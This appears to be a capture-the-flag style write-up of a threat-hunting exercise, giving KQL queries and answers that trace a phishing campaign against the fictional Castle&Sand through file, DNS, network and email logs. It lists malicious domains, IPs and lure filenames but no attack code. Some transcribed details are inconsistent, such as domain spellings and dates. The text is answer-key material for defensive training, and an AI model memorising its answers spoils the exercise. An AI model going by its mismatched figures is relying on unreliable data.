timestamp	hostname	username	sha256	path	filename
2023-05-26 09:26:15.0000	657W-MACHINE	prlane	71daa56c10f7833848a09cf8160ab5d79da2dd2477b6b3791675e6a8d1635016	C:\Users\prlane\Downloads\Chomping-Schedule_Changes.xlsx	Chomping-Schedule_Changes.xlsx
2023-05-25 16:11:35.0000	657W-MACHINE	prlane	171ec5e89b80b46447a7e7896c1b17d5a25fc8c358f5380df84f34c46cef	C:\Program Files\WindowsApps\Microsoft.Microsof13DViewer_6.1908.20422.0_x64__8wekyb3d8bb...	3DViewerProductDescription-universal.xml

Figure 13: Querying when the file appeared

The first entry in the results show when the malware appeared.

Answer: The timestamp of the malware appeared is: 2023-05-26T09:26:15Z

Q13 What's the SHA256 hash of that file?

Referring to figure 13, the SHA256 hash is shown.

Answer: 71daa56c10f7833848a09cf8160ab5d79da2dd2477b6b3791675e6a8d1635016

Q14 What application created that file?

Referring back to figure 13 again, the last column 'process_name' displays the application that created the file.

Answer: Firefox.exe created the file.

Q15 Based on the application that created the file (see Question 14), it looks like the file may have come from the Internet. Let's search and figure out which domain it might have come from. How many unique domains did employees download this file from?

Can query the OutBoundNetworkEvents table, searching for url that have downloaded the 'Chomping-Schedule_Change.xlsx' file.

OutboundNetworkEvents

| where url contains "Chomping-Schedule_Changes"
| distinct url

The screenshot shows a KQL query in a tool with a 'Run' button and a 'Recall' button. The query is:

```
1 OutboundNetworkEvents
2 | where url contains "Chomping-Schedule_Changes"
3 | distinct url
```

Below the query, there is a table view labeled 'Table 1' with a '+ Add visual' button and a 'Stats' button. The table has one column, 'url', and two rows of data:

url
https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
http://sharkfin.com/modules/public/published/Chomping-Schedule_Changes.xlsx

Figure 14: Distinct domains that have linked to the file

Answer: There are 2 unique domains that the employees have downloaded the file from.

Q17 Based on the employee we've been tracking from Question 11, which domain did they download the file from?

From question 11, Preston Lane was one person who downloaded the malicious file. First I need to retrieve Preston Lane IP address, then pass this to the OutBoundNetworkEvents table along with the malicious filename to determine where the file was downloaded from.

```
let EmployeeIPAddress = Employees
| where name has "Preston Lane"
| distinct ip_addr;
OutboundNetworkEvents
| where src_ip in (EmployeeIPAddress)
| where url contains "Chomping-Schedule_Changes"
```

The screenshot shows a KQL query in a tool with a 'Run' button and a 'Recall' button. The query is:

```
1 let EmployeeIPAddress = Employees
2 | where name has "Preston Lane"
3 | distinct ip_addr;
4 OutboundNetworkEvents
5 | where src_ip in (EmployeeIPAddress)
6 | where url contains "Chomping-Schedule_Changes"
```

Below the query, there is a table view labeled 'Table 1' with a '+ Add visual' button and a 'Stats' button. The table has five columns: 'timestamp', 'method', 'src_ip', 'user_agent', and 'url'. The first row of data is:

timestamp	method	src_ip	user_agent	url
2023-05-26 09:25:26.0000	GET	10.10.2.1	Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx

Figure 15: Shows where Preston Lane downloaded the file from

Answer: The domain was downloaded from jawfin.com


Q18 Now let's check which IPs the domain may have used before. Let's use the PassiveDNS table. How many unique IP addresses did the domain resolve to?

This query is straight forward, using the domain name from Q17 I can query the unique IP addresses it resolves to

PassiveDns

| where domain contains "jawfin"

| distinct ip



The screenshot shows a KQL query editor with the following query:

```
1 PassiveDns
2 | where domain contains "jawfin"
3 | distinct ip
```

Below the query, a table titled 'Table 1' displays the results:

ip
> 134.136.25.2
> 17.72.123.89
> 193.248.75.126
> 213.30.8.133
> 19.216.253.112
> 165.185.77.18

Figure 16: The IP addresses that resolve to jawfin.com

Answer: 6 ip addresses resolve to the domain jawfin.com


Q19 Which IP address is closest in time to when the file was created of the employee's machine?

Referring back to question 12, the file appeared at 2023-05-26T09:26:15Z, therefore I can query the domain that contains 'jawfin' and where the timestamp is after the time above in the PassiveDNS table.

PassiveDns

| where domain contains "jawfin"

| where timestamp > datetime(2023-05-26 09:26:15Z)



The screenshot shows a KQL query editor with the following query:

```
1 PassiveDns
2 | where domain contains "jawfin"
3 | where timestamp > datetime(2023-05-26 09:26:15Z)
4
```

Below the query, a table titled 'Table 1' displays the results:

timestamp	ip	domain
> 2023-05-30 15:30:56.0000	193.248.75.126	jawfin.com
> 2023-05-30 20:19:17.0000	213.30.8.133	jawfin.com
> 2023-06-03 08:28:48.0000	19.216.253.112	jawfin.com
> 2023-06-04 04:05:58.0000	165.185.77.18	jawfin.com

Figure 17: IP address closet to when file was created


Answer: The IP address closet is: 193.248.75.126

Q20 There was another domain found from Q16. How many unique IPs did that domain resolve to?

The other domain is question is 'sharkfin' from figure 14. I can run a query on the PassiveDNS table where domain contains 'sharkfin'.

PassiveDns

| where domain contains "sharkfin"
| distinct ip



The screenshot shows a KQL query interface with a toolbar at the top containing 'Run', 'Recall', and 'KQL tools' buttons. The query editor displays the following query:

```
1 PassiveDns
2 | where domain contains "sharkfin"
3 | distinct ip
```

Below the query editor, the results are displayed in a table format. The table has a single column labeled 'ip' and contains four rows of IP addresses:

ip
> 180.5.6.199
> 157.242.169.2...
> 188.203.116.15
> 200.106.38.88

Figure 18: IP address that resolve to domain 'sharkfin'

Answer: 4 IP addresses resolve to the domain 'sharkfin'.

Q21 Let's take all of the IP addresses from the two domains and search them against network events on Castle&Sand's website. How many records returned from your query?

By combining queries from question 18 and 20, I am able to retrieve the two domains that resolve to jawfin and sharkfin. The results are then passed to the InBoundNetworkEvents table to retrieve records on inbound network events.

let domainIPs = PassiveDns

| where domain contains "jawfin" or domain contains "" "sharkfin"
| distinct ip;

InboundNetworkEvents

| where src_ip in (domainIPs)

Run Recall KQL tools lc7001eastus/CastleSand

```

1 let domainIPs = PassiveDns
2 | where domain contains "jawfin" or domain contains "" "sharkfin"
3 | distinct ip;
4 InboundNetworkEvents
5 | where src_ip in (domainIPs)

```

Table 1 Add visual Stats Search UTC Done @271 s 39 records

timestamp	method	src_ip	user_agent	url
2023-05-22 18:14:38.0000	GET	134.136.25.2	Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_5_6; rv:1.9.5.20) Gecko/2012-11-26 16:19:08 Firefox/3.8	https://castleandsand.com/search?query=beach%20accessories
2023-05-29 12:53:53.0000	GET	134.136.25.2	Mozilla/5.0 (X11; Linux i686; rv:1.9.7.20) Gecko/2017-07-06 07:59:44 Firefox/3.8	http://castleandsand.com/search?query=Castle%20Sand%20cybersecurity%20roles
2023-05-30 02:45:20.0000	GET	134.136.25.2	Mozilla/5.0 (Windows 98; Win 9x 4.90; wa-BE; rv:1.9.1.20) Gecko/2019-04-12 05:42:07 Firefox/3.8	http://castleandsand.com/search?query=Castle%20Sand%20cybersecurity%20roles
2023-05-31 04:02:04.0000	GET	134.136.25.2	Mozilla/5.0 (Windows 98; Win 9x 4.90; da-DK; rv:1.9.1.20) Gecko/2011-05-29 06:16:45 Firefox/3.8	https://castleandsand.com/search?query=Castle%20Sand%20cybersecurity%20posture
2023-05-20 03:11:57.0000	GET	157.242.169.232	Mozilla/5.0 (Android 3.2; Mobile; rv:31.0) Gecko/31.0 Firefox/31.0	http://castleandsand.com/beach-tips-and-guides/beach-safety-tips
2023-05-22 07:43:20.0000	GET	157.242.169.232	Mozilla/5.0 (X11; Linux i686; rv:1.9.7.20) Gecko/2010-08-15 00:38:36 Firefox/3.8	http://castleandsand.com/search?query=how%20much%20money%20to%20supply%20companies%20make%3F

Figure 19: Snapshot of the results from the query

Answer: 39 records were returned in the InboundNetworkEvents table.

Q22 When was the first time we saw any of these actor IP addresses from Q21 against Castle&Sand's network?

Using the output from question 21, I can order the results in time order.

timestamp	src_ip	method	user_agent	url
2023-05-20 03:11:57.0000	157.242.169.232	GET	Mozilla/5.0 (Android 3.2; Mobile; rv:31.0) Gecko/31.0 Firefox/31.0	http://castleandsand.com/beach-tips-and-guides/beach-safety-tips
2023-05-20 07:22:50.0000	200.106.38.88	GET	Mozilla/5.0 (Android 1.6; Mobile; rv:24.0) Gecko/24.0 Firefox/24.0	http://castleandsand.com/search?query=retail%20industry
2023-05-22 07:08:56.0000	17.72.123.89	GET	Mozilla/5.0 (X11; Linux i686; rv:1.9.6.20) Gecko/2012-09-28 15:00:30 Firefox/3.8	https://castleandsand.com/search?query=how%20much%20money%20to%20beach
2023-05-22 07:43:20.0000	157.242.169.232	GET	Mozilla/5.0 (X11; Linux i686; rv:1.9.7.20) Gecko/2010-08-15 00:38:36 Firefox/3.8	http://castleandsand.com/search?query=how%20much%20money%20to%20supply%20companies%20make%3F

Figure 20: Ordered results

Answer: The first time one of these actor IP addresses was seen was 2023-05-20T03:11:57Z

Q23 Let's search the actor IPs against AuthenticationEvents to see if they logged into any user machines or email accounts. How many records did you get back?

Using the query from question 21, can pass the results to the AuthenticationEvents table to see if the actor logged into any users machines or email accounts.

```

let domainIPs = PassiveDns
| where domain contains "jawfin" or domain contains "" "sharkfin"
| distinct ip;
let badActorIP = InboundNetworkEvents
| where src_ip in (domainIPs)
| distinct src_ip;
AuthenticationEvents
| where src_ip in (badActorIP)

```

Answer: 0 records were returned.

Lets query to Email table first to retrieve 10 rows to see which column that can be queried to answer the question.

<div>Run</div>	<div>Recall</div>	<div>KQL tools</div>	<div>k7k01.eastus/CastleSand</div>	<div>Pin to dashboard</div>	<div>Open</div>	<div>Copy</div>	<div>Export</div>
<div>1 Analyze</div>	<div>2 Task 18</div>						
<div>Table 1 + Add visual Status</div>							
<div>timestamp</div>	<div>sender</div>	<div>reply_to</div>	<div>recipient</div>	<div>subject</div>	<div>verdict</div>	<div>link</div>	
> 2023-05-28 10:17:29.0000	synchronizer@qg.com	synchronizer@qg.com	maggie_houston@castleandsand.com	[EXTERNAL] We customers and their starting your re hammocks and	CLEAN	http://dmedia.cj/search/search/online/thee.docx	
> 2023-05-28 11:35:32.0000	goalkeeperemacher@protonmail.com	goalkeeperemacher@protonmail.com	rose_fisher@castleandsand.com	[EXTERNAL] RE: Beach most your chair reflects function innovative lineup our...	CLEAN	https://onboard.com/vshare?id=tamex&id=resource&source=chips&id=configuration	
> 2023-05-28 11:57:40.0000	jaimie_mell@castleandsand.com	jaimie_mell@castleandsand.com	ewatson@hotmail.com	Your sand at of style our swimlids bestselling beach 10		https://docs.google.com/document/d/HZm3B6W5KpfCz6wXkuJr/edit	
> 2023-05-28 13:40:01.0000	dianebanks@aol.com	dianebanks@aol.com	marvel_juni@castleandsand.com	[EXTERNAL] RE: For an offers dedicated align beach and beach as	SUSPICIOUS	https://www.sundandrading.aheadpoint.com/47670/JANB/DHBM/Items+978-1-57451-182-5/47670/	
> 2023-05-28 14:27:48.0000	johnny_pacheco@castleandsand.com	johnny_pacheco@castleandsand.com	leslie_dorsey@sundandrading.com	Of and here send most your our received		http://vunsandrading.com/search/public/login.html	
> 2023-05-28 14:46:28.0000	lara_orelli@castleandsand.com	lara_orelli@castleandsand.com	saerjohnsonday.com	RE: Cleanup them not sunscreen environment encourage and love you engagement		https://maps.google.com/maps/@31cVjdIzhqoQ?hl=en&ll=38PM1P/16.0245432.gf	
> 2023-05-28 14:59:47.0000	blanche_starley@paradise.com	blanche_starley@paradise.com	james_well@castleandsand.com	[EXTERNAL] RE: Export they and your arrival accessories beach category...shoo...	CLEAN	http://rockstaruckie.com/a/images/online/mages/logo.html	
> 2023-05-28 15:02:42.0000	diassemler_puncture@gmail.com	diassemler_puncture@gmail.com	robert_butler@castleandsand.com	[EXTERNAL] RE: Trendy provide fashionable for beach to hand us all	CLEAN	https://docs.google.com/spreadsheets/d/1APR0KtL3E3WUJn3G7N0S7m9T85/view#gid=7895	
> 2023-05-28 15:45:29.0000	adele_gettie@castleandsand.com	adele_gettie@castleandsand.com	kimmy@nestor-jones.net	FW: And service at active community jet colleagues and resource successful			
> 2023-05-28 16:08:19.0000	javir_meek@castleandsand.com	umury_dorothy@williams.biz	umury_dorothy@williams.biz	BE Best of am subject our lives we helplo provide			

I can therefore query to 'link' column in the Email table for domains with either jawfin or sharkfin.

Run

Recall

KQL tools

kc7001.eastus/CastleSand

1 result

Here link contains "jwafin" or link contains "sharkfin"

Pin to dashboard

Open

Copy

Table 1

++ Add visual

Stats

Search

UTC

Done (0/255)

14 records

timestamp	sender	reply_to	recipient	subject	verdict	link
2023-05-26 16:33:09.0000	legal.sand@verizon.com	urgent_argent@yandex.com	preston.lean@castlesand.sand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	SUSPICIOUS	https://jwafin.com/public/magis/files/Chomping-Schedule_Changes.xls
2023-05-26 16:33:09.0000	legal.sand@verizon.com	urgent_argent@yandex.com	charles_jowe@castlesand.sand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jwafin.com/public/magis/files/Chomping-Schedule_Changes.xls
2023-05-26 16:33:09.0000	legal.sand@verizon.com	urgent_argent@yandex.com	daniel_muse@castlesand.sand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jwafin.com/public/magis/files/Chomping-Schedule_Changes.xls
2023-05-26 16:33:09.0000	legal.sand@verizon.com	urgent_argent@yandex.com	george_abney@castlesand.sand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	BLOCKED	https://jwafin.com/public/magis/files/Chomping-Schedule_Changes.xls
2023-05-26 16:33:09.0000	legal.sand@verizon.com	urgent_argent@yandex.com	louise_batlodano@castlesand.sand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jwafin.com/public/magis/files/Chomping-Schedule_Changes.xls
2023-05-26 16:33:09.0000	legal.sand@verizon.com	urgent_argent@yandex.com	james_wail@castlesand.sand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	SUSPICIOUS	https://jwafin.com/public/magis/files/Chomping-Schedule_Changes.xls
2023-05-26 16:33:09.0000	legal.sand@verizon.com	urgent_argent@yandex.com	christy_holbrook@castlesand.sand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jwafin.com/public/magis/files/Chomping-Schedule_Changes.xls
2023-05-26 16:33:09.0000	legal.sand@verizon.com	urgent_argent@yandex.com	jeremy_davis@castlesand.sand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	BLOCKED	https://jwafin.com/public/magis/files/Chomping-Schedule_Changes.xls
2023-05-26 16:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	charlene_joshua@castlesand.sand.com	[EXTERNAL] RE: U accessories II grant it sand recommend popular where extended	SUSPICIOUS	http://sharkfin.com/mods/epub/public/published/Chomping-Schedule_Changes.xls
2023-05-26 16:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	patrick_dietz@castlesand.sand.com	[EXTERNAL] RE: U accessories II grant it sand recommend popular where extended	BLOCKED	http://sharkfin.com/mods/epub/public/published/Chomping-Schedule_Changes.xls
2023-05-26 16:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	wallice_gum@castlesand.sand.com	[EXTERNAL] RE: U accessories II grant it sand recommend popular where extended	CLEAN	http://sharkfin.com/mods/epub/public/published/Chomping-Schedule_Changes.xls
2023-05-26 16:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	patricia_williams@castlesand.sand.com	[EXTERNAL] RE: U accessories II grant it sand recommend popular where extended	SUSPICIOUS	http://sharkfin.com/mods/epub/public/published/Chomping-Schedule_Changes.xls
2023-05-26 16:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	esteban_gay@castlesand.sand.com	[EXTERNAL] RE: U accessories II grant it sand recommend popular where extended	CLEAN	http://sharkfin.com/mods/epub/public/published/Chomping-Schedule_Changes.xls
2023-05-26 16:58:05.0000	legal.sand@verizon.com	castle@hotmail.com	stephen_odonnell@castlesand.sand.com	[EXTERNAL] RE: U accessories II grant it sand recommend popular where extended	CLEAN	http://sharkfin.com/mods/epub/public/published/Chomping-Schedule_Changes.xls

Answer: 14 records were returned that had the malicious domains in the emails.

Referring to the output in figure 22, it will show when the earliest email was sent.

Answer: The earliest email was sent on 2023-05-25T16:33:09Z

Q26 Who was the sender?

Referring back to output in figure 22, the sender is shown in the table.


Answer: The sender is: legal.sand@verizon.com

Q27 How many emails total did that sender send to Castle&Sand employees?

Query the Emails table using the senders email address in question 26.

Email

| where sender has "legal.sand@verizon.com"



timestamp	sender	reply_to	recipient	subject	verdict	link
> 2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	preston_lane@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	SUSPICIOUS	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
> 2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	charles_lowe@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
> 2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	daniel_muse@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
> 2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	george_olson@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	BLOCKED	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx

Figure 23: Emails sent from legal.sand@verizon.com

Answer: 23 emails were sent from that address.


Q28 Take all of the distinct sender or reply_to emails from the last question. How many emails total are associated with these email addresses?

Referring to the output in figure 22, there are 3 emails used in either the sender or reply to column, they are:

legal.sand@verizon.com
urgent_urgent@yandex.com
castle@hotmail.com

Email

| where reply_to contains "urgent_urgent" or reply_to contains "castle@hotmail" or sender contains "legal.sand@verizon.com"



timestamp	sender	reply_to	recipient	subject	verdict	link
> 2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	preston_lane@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	SUSPICIOUS	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
> 2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	charles_lowe@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
> 2023-05-25 16:33:09.0000	legal.sand@verizon.com	urgent_urgent@yandex.com	daniel_muse@castleandsand.com	[EXTERNAL] FW: Take key beach reviews and recently explore you bags team	CLEAN	https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx

Figure 24: Email records with the malicious addresses


Answer: There are 40 emails in total associated with the malicious addresses.

Q29 How many unique domains did the email addresses use in their emails?

Using the query from question 28, I can query the distinct links in the email table.

Email

| where reply_to contains "urgent_urgent" or reply_to contains "castle@hotmail" or sender contains "legal.sand@verizon.com"
| distinct link



The screenshot shows a KQL query interface. At the top, there's a 'Run' button and a search bar containing 'kc7001.eastus/CastleSand'. Below the search bar, the query is displayed in a numbered list:

```
1 Email
2 | where reply_to contains "urgent_urgent" or reply_to contains "castle@hotmail" or sender contains "legal.sand@verizon.com"
3 | distinct link
```

Below the query, there's a table view labeled 'Table 1'. The table has a single column named 'link' and contains six rows of URLs:

link
> http://byte-apex.com/share/search/Jawdropping-Employee.lnk
> https://byte-fin.com/images/search/HR_Sharktastic_Notes.pdf
> https://byte-jaw.com/modules/share/Fintastic-Work-Updates.docx
> https://jawshark.com/images/online/online/share/Fintastic-Work-Updates.docx
> https://byte-apex.com/public/search/online/modules/Sharktastic_Employee_Changes.xlsx
> https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
> http://sharkfin.com/modules/public/published/Chomping-Schedule_Changes.xlsx

Figure 25: Domains from emails

Answer: There are six unique domains, two of the domains in figure 25 are the same.

byte-apex.com
byte-fin.com
byte-jaw.com
jawshark.com
jawfin.com
sharkfin

Q30 How many distinct IP addresses total were used by all of the domains identified in Q29?

Using the domains in Q29, can pass the values into the PassiveDNS table to retrieve the IP addresses associated with the domains.

PassiveDns

| where domain contains "byte-apex.com" or domain contains "byte-fin.com" or domain contains "byte-jaw.com" or domain contains "jawshark.com" or domain contains "jawfin.com" or domain contains "sharkfin"
| distinct ip

Run	Recall	KQL tools	kc7001.eastus/CastleSand
1	PassiveDns		
2	where domain contains "byte-apex.com" or domain contains "byte-fin.com" or domain contains "byte-jaw.com" or domain contains "jawshark.com" or domain contains "jawfin.com" or domain contains "sharkfin"		
3	distinct ip		
Table 1 + Add visual @ Stats			
ip			
>	134.136.25.2		
>	1772.123.89		
>	200.106.38.88		
>	165.16.99.57		
>	180.5.6.199		
>	68.52.28.213		
>	157.242.169.2...		
>	188.203.116.15		
>	149.198.89.201		
>	193.248.75.126		
>	132.11.201.67		
>	213.30.8.133		
>	19.216.253.112		
>	202.7.209.235		
>	165.185.77.18		

Figure 26: IP's associated with the malicious domains

Answer: There are 15 distinct IP addresses used by the domains

Q31 How many user accounts did these IPs log into?

Using the previous query, we can pass the results into AuthenticationEvents table to see if any of these IP's logged into the user accounts.

```
let ipLogin = PassiveDns
| where domain contains "byte-apex.com" or domain contains "byte-fin.com" or domain
contains "byte-jaw.com" or domain contains "jawshark.com" or domain contains "jawfin.com"
or domain contains "sharkfin"
| distinct ip;
AuthenticationEvents
| where src_ip in (ipLogin)
```

Answer: The query produced zero results. No accounts were logged into with those IP addresses.

Q32 Looking at these emails (from question 28), how many unique filenames were served by these domains?

The output below shows the links returned from the emails. Analyzing the links column, can determine the unique filenames.

```

1 Email
2 | where reply_to contains "urgent_urgent" or reply_to contains "castle@hotmail" or sender contains "legal.sand@verizon.com"
3 | distinct link

```

link
> http://byte-apex.com/share/search/Jawdropping-Employee.lnk
> https://byte-fin.com/images/search/HR_Sharktastic_Notes.pdf
> https://byte-jaw.com/modules/share/Fintastic-Work-Updates.docx
> https://jawshark.com/images/online/online/share/Fintastic-Work-Updates.docx
> https://byte-apex.com/public/search/online/modules/Sharktastic_Employee_Changes.xlsx
> https://jawfin.com/published/images/files/Chomping-Schedule_Changes.xlsx
> http://sharkfin.com/modules/public/published/Chomping-Schedule_Changes.xlsx

Figure 27: Links from emails

Answer: There are 5 unique filenames in the emails sent.

Q33 How many files with these names were created on employee host machines?

Taking each filename above, I can pass these values to the 'path' column in the FileCreationEvents table to see how many of the files were created on employee host machines.

FileCreationEvents

| where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"

```

1 FileCreationEvents
2 | where path contains "Jawdropping-Employee.lnk" or path contains "HR_Sharktastic_Notes.pdf" or path contains "Fintastic-Work-Updates.docx" or path contains "Sharktastic_Employee_Changes.xlsx" or path contains "Chomping-Schedule_Changes.xlsx"

```

timestamp	hostname	username	sha256	path	filename	process_name
> 2023-06-05 16:57:09.0000	M53B-DESKTOP	luholden	94d7746565c151689fcb73d2aed478af025c96e2a548473ac1748c0528d00b3	C:\Users\luholden\Downloads\Sharktastic_Employee_Changes.xlsx	Sharktastic_Employee_Changes.xlsx	Edge.exe
> 2023-06-05 16:34:11.0000	MGC4-DESKTOP	rabaldyga	c5b936c6e31a8ec6c47ea014785cb315094779bd5772686264498c0fac8d7eb3	C:\Users\rabaldyga\Downloads\Sharktastic_Employee_Changes.xlsx	Sharktastic_Employee_Changes.xlsx	Edge.exe
> 2023-06-05 16:34:04.0000	YMCE-MACHINE	cltheman	e071a8c7b048284c866e85c0cc95a4e77ca3fc6800c53a2f6c0cde57c8c18b2	C:\Users\cltheman\Downloads\Sharktastic_Employee_Changes.xlsx	Sharktastic_Employee_Changes.xlsx	firefox.exe
> 2023-06-05 16:30:47.0000	GAWG-LAPTOP	rofisher	1907820711ae3638162b99407531f2aeeb75965375e7f58a84c9e2c836	C:\Users\rofisher\Downloads\Sharktastic_Employee_Changes.xlsx	Sharktastic_Employee_Changes.xlsx	firefox.exe
> 2023-06-05 16:20:01.0000	YOTE-DESKTOP	lidan	5955574b96f9493a39623e8f838a4b04f7749216274e2934979603a80	C:\Users\lidan\Downloads\Sharktastic_Employee_Changes.xlsx	Sharktastic_Employee_Changes.xlsx	chrome.exe
> 2023-06-05 16:18:21.0000	QUYN-MACHINE	nmerdieta	11b5d8236fa736a73a421ef3e5767e491f0959a71236f8e040c1f0e7c	C:\Users\lmerdieta\Downloads\Sharktastic_Employee_Changes.xlsx	Sharktastic_Employee_Changes.xlsx	edge.exe
> 2023-06-02 16:01:52.0000	95F7-DESKTOP	jeshaw	b888daef63364b6c7356988b9764481984c864b0cc95b1352a7b05c9d935	C:\Users\jeshaw\Downloads\Fintastic-Work-Updates.docx	Fintastic-Work-Updates.docx	Edge.exe

Figure 28: Snapshot of FileCreationEvents table

Answer: The query returned 34 records, therefore 34 files were created on the employee machines.

Q34 When was the first file observed?

Ordering the results from figure 28 will show when the first file was created.

Answer: The first malicious file was created on 2023-05-25T16:43:20Z.

Q35 Let's take the hosts from here and search for them in ProcessEvents. How many records total are associated with the identified host machines from Q33?

